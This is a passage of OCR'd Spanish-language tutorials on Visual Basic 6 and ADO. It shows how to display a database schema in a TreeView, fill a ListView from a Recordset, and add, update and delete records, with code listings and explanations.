Option Explicit
Dim con As ADODB.Connection
Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" _
    (ByVal hwnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
Private Declare Function GetWindowLong Lib "user32" Alias "GetWindowLongA" _
    (ByVal hwnd As Long, ByVal nIndex As Long) As Long
Const TVS_NOTOOLTIPS = &H80
Const GWL_STYLE = (-16)
```

Como puedes ver he utilizado una API de Windows para quitar el molesto mensajito que sale de cada etiqueta del nodo del TreeView. Y lo más importante es que he declarado la conexión. Veamos la carga del formulario:

```
Private Sub Form_Load()
Set con = New ADODB.Connection
```

```
con.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0; Data
Source=C:\Archivos de programa\Microsoft
Office\Office\Samples\neptuno.mdb;"
con.Open , "", ""
escanear
End Sub
```

Hemos abierto la conexión indicándole en el ConnectionString la base de datos Neptuno y llamamos al método primerNivel al que pasamos el parámetro *tablas*. El parámetro tablas es en realidad una función que va a devolver una matriz con el nombre de todas las tablas de la base de datos:

```
Private Function tablas() As String()
Dim rs As ADODB.Recordset
Dim contador As Integer
Dim tabla() As String
ReDim tabla(0)
Set rs = con.OpenSchema(adSchemaTables)
Do Until rs.EOF
   If rs!TABLE_TYPE = "TABLE" Then
      ReDim Preserve tabla(UBound(tabla) + 1)
      tabla(UBound(tabla) - 1) = rs!table_name
   End If
   rs.MoveNext
Loop
ReDim Preserve tabla(UBound(tabla) - 1)
rs.Close
tablas = tabla
End Function
```

En este código se muestra el tipo de recopilación de todas las tablas del Schema, como se explicó anteriormente. Veamos ahora en que consiste el procedimiento primerNivel:

```
Private Sub primerNivel(ByRef arr() As String)
Dim raiz As Node, nivelUno As Node
Dim contador As Integer
```

```
Set Me.tvw.ImageList = lstImagenes
Set raiz = Me.tvw.Nodes.Add(, , "raiz", "Base de datos", "bd")
For contador = LBound(arr) To UBound(arr)
   Set nivelUno = Me.tvw.Nodes.Add(raiz, tvwChild, arr(contador),
arr(contador), "tabla")
   adicionarNodo nivelUno
Next contador
' Le quitamos los titulitos al tvw
SetWindowLong tvw.hwnd, GWL_STYLE,
GetWindowLong(tvw.hwnd, _
   GWL_STYLE) Or TVS_NOTOOLTIPS
End Sub
```

En este procediento se pasa una matriz (que se hace por referencia para no consumir memoria, ya que si lo hiciéramos por valor tendríamos que hacer una copia de la matriz y eso cuesta un precio que se puede ahorrar uno haciéndolo de esta forma) que tiene el nombre de todas las tablas, estos nombre se van a introducir en el primer nivel del TreeView (si quieres saber más sobre el TreeView consulta la lección sobre carga de nodos bajo petición). También se han quitado las etiquetas de los nodos, ya que no me gustan, esto es una opción personal. Veamos ahora el método que es llamado desde este procedimiento:

```
Private Sub adicionarNodo(nodo As Node)
If nodo.Children = 0 Then
   Me.tvw.Nodes.Add nodo.Index, tvwChild, , "***"
End If
End Sub
```

El expand del TreeView es el siguiente:

```
Private Sub tvw_Expand(ByVal Node As MSComctlLib.Node)
Dim ND As Node
If Node.Children = 0 Or Node.Children > 1 Then Exit Sub
If Node.Child.Text <> "***" Then Exit Sub
Me.tvw.Nodes.Remove Node.Child.Index
adicionarCampos Node
```


```
End Sub
```

Y el método adicionarCampos tiene el siguiente código:

```
Private Sub adicionarCampos(ByVal Node As MSComctlLib.Node)
Dim rs As ADODB.Recordset
Dim rsClaves As ADODB.Recordset
Dim ND As Node
Dim matriz() As String
Dim contador As Integer
Set rsClaves = New ADODB.Recordset
Set rs = con.OpenSchema(adSchemaColumns, Array(Empty,
Empty, Node.Text, Empty))
Set rsClaves = con.OpenSchema(adSchemaPrimaryKeys)
ReDim matriz(1, 0)
Do Until rsClaves.EOF
   ReDim Preserve matriz(1, UBound(matriz, 2) + 1)
   matriz(0, UBound(matriz, 2) - 1) = rsClaves!table_name
   matriz(1, UBound(matriz, 2) - 1) = rsClaves!column_name
   rsClaves.MoveNext
Loop
ReDim Preserve matriz(1, UBound(matriz, 2) - 1)
Do Until rs.EOF
   Set ND = Me.tvw.Nodes.Add(Node, tvwChild, , rs!column_name,
"row")
   For contador = LBound(matriz, 2) To UBound(matriz, 2)
      If rs!table_name = matriz(0, contador) And rs!column_name
= matriz(1, contador) Then
         ND.ForeColor = vbRed
         ND.Image = "key"
         ND.Bold = True
      End If

   Next contador
   rs.MoveNext
Loop
rs.Close
rsClaves.Close
Set rs = Nothing
```

```
Set rsClaves = Nothing

End Sub
```

Este es el método más importante. En primer lugar vemos como cuando se pulse al nombre de la tabla en el TreeView o se Expande el Nodo, se acabará aquí, de forma que con el nombre de la tabla sacaremos sus columnas. Aquí se emplea la segunda forma de sacar información, no del Schema sino de la tabla de interés de ahí el empleo del Array del segundo parámetro de OpenSchema. Una vez que sabemos las tablas, se busca en la matriz de las claves principales si está el nombre de la columna y si está, ponemos el nombre en negrilla de color rojo y se pone el icono de la llave. Y esto es todo, veamos como sería nuestro programa:



Como puedes ver se ven las tablas, las columnas de las mismas y

cual es su clave principal. La verdad que este método tiene infinitas posibilidades para poder realizar monitores de una base de datos y poder sacar la información que nosotros queremos pero pasa como siempre, esto es infinito + 1 y como dijo el filósofo: "*sólo se que no se nada*".

Volver al menú del curso

Total de visitas:
205540

Rellenar un ListView con un RecordSet

Título: Rellenar un ListView con un RecordSet
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestran las características más importantes del objeto RecordSet y se indica como rellenar un ListView con el contenido del mismo.
Fecha: [24/02/02]

Introducción

En este artículo vamos a ver como se puede rellenar un ListView con el contenido de un Recordset. ¿Qué es un ListView?, pues nada más y nada menos que el objeto que está a la derecha en el Explorador de Windows. El ListView consiste en una colección de ListItems. Estos ListItems además son una colección de ListSubItems que son los hijos del ListItem. Existen diversas formas de mostrar el contenido de un ListView, solamente hay que ver las distintas vistas de ver los ficheros en el Explorador de Windows. En el ejemplo que se muestra a continuación se va a mostrar el estilo Report que es el que me parece más interesante.

Desarrollo

En primer lugar en el Form_Load vamos a iniciar nuestra conexión a la base de datos y se va a llamar al procedimiento RellenarListView al que se le pasa por referencia un ListView. En este listado también se muestran las dos variables generales al formulario, la conexión y el Recordset.

```
Dim con As ADODB.Connection
Dim rs As ADODB.Recordset
Private Sub Form_Load()
Dim sql As String
Set con = New ADODB.Connection
con.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0; Data
Source=C:\Archivos de programa\Microsoft
Office\Office\Samples\neptuno.mdb;"
con.Open , "", ""
rellenarListView lvw
End Sub
```

Vamos a ver dos posibilidades de realizar el procedimiento rellenarListView:
1) En esta versión vamos a rellenar el ListView de una forma más didáctica para comprenderlo mejor:

```
Private Sub rellenarListView(ByRef lst As ListView)
Dim contador As Integer
Dim columna As ColumnHeader
Dim li As ListItem
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
sql = "SELECT Empleados.Nombre, Empleados.Apellidos,
Empleados.Cargo, Empleados.Tratamiento, Empleados.FechaNacimiento,"
& _
"Empleados.FechaContratación From Empleados"
rs.Open sql, con, adOpenStatic, adLockReadOnly, adCmdText
'Ponemos el estilo del ListView a report
lst.View = lvwReport
lst.GridLines = True 'Ponemos las lineas del listview
lst.LabelEdit = lvwManual 'Para no poder editar la etiqueta.
'Ponemos las columnas con los campos de la consulta:
For contador = 0 To rs.Fields.Count - 1
   Set columna = lst.ColumnHeaders.Add(, , rs.Fields(contador).Name)
Next contador
'Rellenamos los campos del listview con los datos
Do Until rs.EOF
   Set li = lst.ListItems.Add(, , rs!Nombre)
   li.SubItems(1) = rs!Apellidos
   li.SubItems(2) = rs!Cargo
   li.SubItems(3) = rs!Tratamiento
   li.SubItems(4) = rs!FechaNacimiento
   li.SubItems(5) = rs!FechaContratación
   rs.MoveNext
Loop
rs.Close
End Sub
```

En primer lugar se declaran como variables el ColumnHeader que sería el título de la columna cuando se utiliza el ListView en formato Report y un ListItem. Ahora vamos a ver el recordset. ¿Qué es un Recordset?, pues un objeto invisible que se va a corresponder con una consulta de Access (se

hace esta analogía para comprenderlo mejor). Un Recordset se compone de la colección Fields, que son las columnas o campos de la consulta de Access y de los registros de esta consulta o los elementos que se han seleccionado con los criterios de la consulta SQL. Lógicamente no se va a tratar del lenguaje SQL que queda fuera de los objetivos de este artículo. En este ejemplo se ha utilizado la colección Fields para rellenar los encabezados de las columnas del ListView. Por tanto al recorrer dicha colección y sacar el Name de dicho Field podemos saber cual es el nombre de la columna en nuestro recordset. En este caso como en muchos otros que se utilizan los recordsets, se ha utilizado con el Cursor al lado del cliente para que el que haga el verdadero trabajo sea este. Una vez establecida esta propiedad lo hemos abierto, observemos el método Open del Recordset:

rs.Open sql, con, adOpenStatic, adLockReadOnly, adCmdText

Los parámetros utilizados son:

a) *sql*: es la consulta SQL para seleccionar los registros que nos interesan de una determinada tabla;
b) *con*: es la conexión a la base de datos;
c) *adOpenStatic*: es el tipo de puntero, que en este caso es Static. Los punteros que tenemos son: i) **Dinámico** (para poder ver los cambios de los registros cuando se inserta, borra y actualiza un registro, ii) de **Sólo Avance** que es el que tiene por defecto el servidor, es decir de chorro (Jet) de Microsoft, se va bajando por la tabla y se van lanzando por una manguera los registros, iii) **KeySet** que sirve para ver las actualizaciones que se han producido en los registros, pero no puede ver las inserciones o borrados que se han producido y finalmente iv) **Estático** en el cual sacamos una instantánea de nuestro recordset, no ve ni actualizaciones ni adiciones ni borrados de registro al igual que pasa con el de sólo avance. ¿Cuál es el conveniente? pues depende del caso. Si quiero ver todos los cambios que se producen en la tabla, pero claro a base de gastar recursos del sistema, y si sólo quiero leer, pues el más barato, el de sólo avance. Mi criterio, que sólo deja de ser un criterio es el de utilizar el estático ya que ofrece numerosas ventajas como se verá en sucesivos artículos. Pero se que existen los demás para determinadas opciones, “si la rueda está inventada...”.
d) *adLockReadOnly*: ahora otro tema, el de los cerrojos. Tenemos cuatro tipos de cerrojos: i) **adLockBatchOptimistic** que se utiliza para las consultas de actualización por lotes, este tipo de cerrojo se detallará en un único artículo, sería como una transacción, ii) **adLockOptimistic** que es el cerrojo optimista y que se basa en que el registro no se bloquea y se

puede actualizar por el primero que realice el Update del mismo, iii) **adLockPessimistic** en el que el registro queda bloqueado hasta que se actualiza, es decir, si el tipo que está actualizando el registro se va a tomar un café no puede actualizar nadie y iv) **adLockReadOnly** que se utiliza para leer sin producirse ningún bloqueo. Este cerrojo es de vital importancia cuando se realizan esquemas cliente-servidor con ADO.
e) *adCmdText*: esta es una opción que permite no hacer pensar a ADO, si se como en este caso que voy a mandar una consulta SQL se lo digo con adCmdText de forma que el manda directamente la consulta a Access sin preocuparse de lo que manda, si mandase una tabla pues sucedería lo mismo. Según dice la bibliografía ADO es capaz de descubrir lo que mandamos pero para qué me la voy a jugar si se lo que es, ¿no crees?.


Una vez que hemos abierto el recordset se recoge la información en el ListView, como puedes ver le he dado unas características de estilo que son las que más me gustan, en forma de reporte, con líneas y que no se puedan editar los ListItems. Para rellenar el listview en primer lugar se rellena el listitem con los datos del nombre del personaje de cual recopilamos información, y después se van rellenando el resto de características de la persona en los SubItems. En cada subitem hemos puesto los campos de la columna que queremos. Las formas de recoger la información de los campos del ListView son varias, yo suelo utilizar rs!NombreDelCampo, pero se puede utilizar muchas otras que podrás ver en la bibliografía, al poner la exclamación se llama a la propiedad por defecto del objeto que en este caso es el valor del campo. Como verás es muy sencillo pero muy rígido, para hacerlo más flexible utilizaremos este otro procedimiento:

```
Private Sub rellenarListView2(ByRef lst As ListView)
Dim contador As Integer
Dim columna As ColumnHeader
Dim li As ListItem
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
sql = "SELECT Empleados.Nombre, Empleados.Apellidos,
Empleados.Cargo, Empleados.Tratamiento, Empleados.FechaNacimiento," &
_
"Empleados.FechaContratación From Empleados"
rs.Open sql, con, adOpenStatic, adLockReadOnly, adCmdText
'Ponemos el estilo del ListView a report
lst.View = lvwReport
lst.GridLines = True 'Ponemos las lineas del listview
lst.LabelEdit = lvwManual 'Para no poder editar la etiqueta.
```

```
'Ponemos las columnas con los campos de la consulta:
For contador = 0 To rs.Fields.Count - 1
    Set columna = lst.ColumnHeaders.Add(, , rs.Fields(contador).Name)
Next contador
'Ponemos los datos en el listview
If rs.Fields.Count = 0 Then Exit Sub
Do Until rs.EOF
    Set li = lst.ListItems.Add(, , rs.Fields(0).Value)
    For contador = 1 To rs.Fields.Count - 1
        li.ListSubItems.Add , , rs.Fields(contador).Value
    Next contador
    rs.MoveNext
Loop
rs.Close
End Sub
```

Como puedes ver ahora hemos recorrido la colección Fields del Recordset para rellenar los datos, y en vez de utilizar los SubItems del ListItem hemos utilizado los ListSubItems. Este procedimiento serviría para cualquier consulta, utilizando como segundo parámetro del procedimiento la consulta SQL.

El resultado final utilizando cualquiera de los dos procedimientos sería:



Volver al menú del curso

Total de visitas:

Añadir, actualizar y borrar registros mediante un RecordSet


Título: Añadir, actulizar y borrar registros mediante un RecordSet
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como realizar las tres operaciones básicas de una base de datos, añadir, actualizar y borrar registros de una tabla.
Fecha: [01/03/02]

Introducción

En este artículo se muestra como realizar las tres acciones básicas con una base de datos: añadir, actualizar y borrar registros de una tabla. Para poder comprender estos conceptos se ha diseñado un formulario en el que se muestran los datos iniciales y los que se van produciendo después de cada cambio.

Desarrollo

El formulario que se ha utilizado es el siguiente:



En las declaraciones generales y en el evento de carga del formulario hemos escrito el siguiente código:

```
Dim cn As ADODB.Connection
Private Sub Form_Load()
Set cn = New ADODB.Connection
cn.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;
Data Source=C:\toni.mdb;"
cn.Open , "", ""
Dim consulta As String
consulta = "SELECT Tabla.ID, Tabla.Datos, Tabla.clave FROM
Tabla"
If RellenarListView(Me.lvwPrimero, consulta) = False Then
    MsgBox "No se ha podido leer los datos de la base de
datos"
```

```
End If
End Sub
```

Como se observa, se ha abierto la conexión a la base de datos y se ha utilizado el mismo procedimiento que en el artículo “Rellenar un ListView con un recordset”, aunque más abstracto, ya que en este caso le pasamos por referencia un ListView y por valor la consulta SQL. El código de este procedimiento es el siguiente:

```
Private Function RellenarListView(ByRef lst As ListView, ByVal
sql As String) As Boolean
Dim contador As Integer
Dim columna As ColumnHeader
Dim rs As ADODB.Recordset
Dim li As ListItem
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
rs.Open sql, cn, adOpenStatic, adLockReadOnly, adCmdText
'Ponemos el estilo del ListView a report
lst.View = lvwReport
lst.GridLines = True 'Ponemos las lineas del listview
lst.LabelEdit = lvwManual 'Para no poder editar la etiqueta.
'Limpiamos el contenido del ListView
lst.ColumnHeaders.Clear
lst.ListItems.Clear
'Ponemos las columnas con los campos de la consulta:
For contador = 0 To rs.Fields.Count - 1
    Set columna = lst.ColumnHeaders.Add(, ,
rs.Fields(contador).Name)
Next contador
'Ponemos los datos en el listview
If rs.Fields.Count = 0 Then
    RellenarListView = False
Else
    Do Until rs.EOF
```

```
        Set li = lst.ListItems.Add(, , rs.Fields(0).Value)
        For contador = 1 To rs.Fields.Count - 1
            li.ListSubItems.Add , , rs.Fields(contador).Value
        Next contador
        rs.MoveNext
    Loop
End If
rs.Close
Set rs = Nothing
RellenarListView = True
End Function
```

A diferencia del código del artículo precedente, en este ejemplo, se ha utilizado técnica de utilizar una función como predicado. A continuación se muestra el código de los botones que en realidad contiene la esencia de este artículo:

```
Private Sub cmdAccion_Click(Index As Integer)
Dim valores As Variant
Dim campos As Variant
Dim rs As ADODB.Recordset
Set rs = New ADODB.Recordset
rs.CursorLocation = adUseClient
Select Case Index
    Case 0 'Caso para añadir un registro
        On Error Resume Next
        rs.Open "Select  top 1 * from tabla", cn, adOpenStatic,
adLockOptimistic, adCmdText
        valores = Array(44, "Terelu", "CCEF")
        campos = Array("ID", "Datos", "Clave")
        rs.AddNew campos, valores
        If cn.Errors.Count > 0 Then
            MsgBox "Ya existe el registro en la base de datos con
esta clave"
            'cn.Errors.Clear
        End If
```

```
        On Error GoTo 0
    Case 1 'Actualizamos a Terelu y le ponemos Pepelu
        rs.Open "Select * from tabla where id=44", cn,
adOpenStatic, adLockOptimistic, adCmdText
        If Not (rs.EOF And rs.BOF) Then
            valores = Array("Pepelu")
            campos = Array("Datos")
            rs.Update campos, valores
        Else
            MsgBox "No existe este registro en la base de datos"
        End If
    Case 2 'Borramos el registro entero
        rs.Open "Select * from tabla where id=44", cn,
adOpenStatic, adLockOptimistic, adCmdText
        If Not (rs.EOF And rs.BOF) Then
            rs.Delete
        Else
            MsgBox "No existe este registro en la base de datos"
        End If
End Select
'Esto no debería ocurrir pero ocurre, si se ha producido un
error aunque hemos abierto el
'recordset ADO no lo deja cerrar, la propiedad state indica 1,
es decir, el recordset está
'abierto, así que para evitar errores, pregunto a la conexión si
hay problemas y si los hay
'que no cierre.
If cn.Errors.Count = 0 Then
    rs.Close
Else
    cn.Errors.Clear
End If
Set rs = Nothing
'Llamamos al procedimiento para ver los cambios
If RellenarListView(Me.lvwSegundo, "Select * from tabla") =
False Then
    MsgBox "No se pueden mostrar los resultados"
```


```
End If
End Sub
```

Se ha utilizado un array de botones en el que dependiendo del Index del mismo se realizan las diferentes funciones. De forma general, para los tres casos se han declarado dos vectores y el recordset. También se ha instanciado el recordset y se ha establecido para que trabaje el cliente. Veamos los tres casos:

a) *Añadir un registro*

En el caso de añadir un registro hemos puesto el caso en el que se pueda repetir una clave principal, para ello hemos hecho una especie de try .., catch, para que si se produce un error al duplicar el índice podamos saberlo y actuar en consecuencia. Como se observa, se han rellenado los dos vectores, uno con el nombre de los campos en los que vamos a insertar los datos y otro que contiene los datos. Para añadir el registro se utiliza el método AddNew al que se le pasan los dos Arrays, primero el de los campos y después el de los valores. En el caso de que se haya producido un error por la existencia de la misma clave lanzamos un mensaje de error al usuario. Veamos que sucede en cada uno de los casos:

Caso favorable:



